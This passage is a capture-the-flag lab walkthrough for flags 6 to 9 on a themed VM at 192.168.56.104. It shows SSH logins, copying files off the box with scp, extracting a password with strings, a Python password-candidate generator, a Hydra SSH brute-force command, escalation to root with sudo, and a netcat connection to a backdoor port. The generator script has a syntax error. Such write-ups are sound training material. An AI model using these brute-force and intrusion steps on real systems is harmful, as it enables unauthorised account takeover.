
6. After finding out that Summer is the username, then try logging in with ‘ssh Summer@192.168.56.104 -p 22222’. There’s another FLAG.txt file that we can also analyze (bear in mind that ‘cat’ command doesn’t work). In this case, i used ‘more’ command again. And we found the flag (FLAG{Get off the high road Summer!} - 10 Points).

Flag 6 [Port 22222]

1. After further enumeration through Summer's account, I found access to the /home directory and immediately checked through Morty directory. It contains a zip and jpg file. So i directly did secure copy to unzip it locally with the following commands:
   `scp -P 22222 Summer@192.168.56.104:journal.txt.zip ~`
   `scp -P 22222 Summer@192.168.56.104:Safe_Password.jpg ~`



2. Unzip journal.txt.zip then a password will be required, so we can head over to the Safe_Password.jpg file that somewhere might contains the password. By doing `strings Safe_Password.jpg`, a password popped that might be usable for the zip file.



3. Open the zip file with ‘Meeseek’ password and it contains a journal.txt file. Do the ‘cat’ command and we found another flag (FLAG: {131333} - 20 Points).


Flag 7 [Port 22222]

1. After exploring Morty directory, let’s head to RickSanchez directory. Do the same activities as done in Morty’s directory and don’t forget to SCP the files.

2. Open the ‘safe’ and run the executable with ‘131333’ password that we previously get from the flag and found another flag (FLAG{And Awwwaaaaayyyy we Go!} - 20 Points).

Flag 8 [Port 22222]

1. Based on the previous ‘safe’ we executed, there is a hint about Rick’s password hints, starts with 1 uppercase character, followed by 1 digit, followed by a word in his old band’s name. He also mentioned that ‘sudo is wheely good’. We can assume that these are the credentials for Rick’s account and might have the access to root. Search up on google on “Rick’s old band name” and we will get “the Flesh Curtains” as a result.



2. Rick said “I just hope I don’t forget how to write a script to generate potential passwords. Also, sudo is wheely good.”, hence, we might have to create a password combination script manually to do brute force.


```
kali@kali: ~
File  Actions  Edit  View  Help
GNU nano 7.2                    pwdcombination.py
from string import ascii_uppercase

def print_combinations():
  suffixes = ["Flesh", "Curtains"]
  for letter in ascii_uppercase:
    for number in range(10):
      for suffix in suffixes:
        print(f"{letter}{number}{suffix}"

print_combinations()
```

3. To make sure it worked, run the script with python command and copy the whole content to a new file named ‘passwords’.


```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Downloads  hasil.txt  journal.txt.zip  Pictures  pwdcombination.py  slowhttp.csv  Templates  Videos
Documents  FLAG.txt  journal.txt  Music  Public  Safe_Password.jpg  slowhttp.html  username.txt

┌──(kali㉿kali)-[~]
└─$ python pwdcombination.py
A0Flesh
A0Curtains
A1Flesh
A1Curtains
A2Flesh
A2Curtains
A3Flesh
A3Curtains
A4Flesh
A4Curtains
A5Flesh
A5Curtains
A6Flesh
A6Curtains
A7Flesh
A7Curtains
A8Flesh
A8Curtains
```

4. And then run Hydra to crack the password with Dictionary Attack with: sudo hydra -l RickSanchez -P passwords.txt -t4 -f -s 22222 192.168.56.104 ssh and wait for a moment.

5. And Finally, we get the password for Rick's account and try accessing it with ssh RickSanchez@192.168.56.104 -p 22222.




6. Login to Rick's account with the recent cracked password (P7Curtains), type sudo su to access root, explore all directories (or directly type cd /root/), and do the 'more' command. Another flag captured! (FLAG: {Ionic Defibrillator} - 30 points).



Flag 9 [Port 60000]

1. Based on the port scan, we have port 60000 as the last port detected, and connect to it using netcat.Command:
   nc -nv 192.168.56.104 60000



2. Explore it using ‘ls’ and ‘cat’ command, at last we completed all flags! (FLAG:{TheyFoundMyBackDoorMorty}-10Points).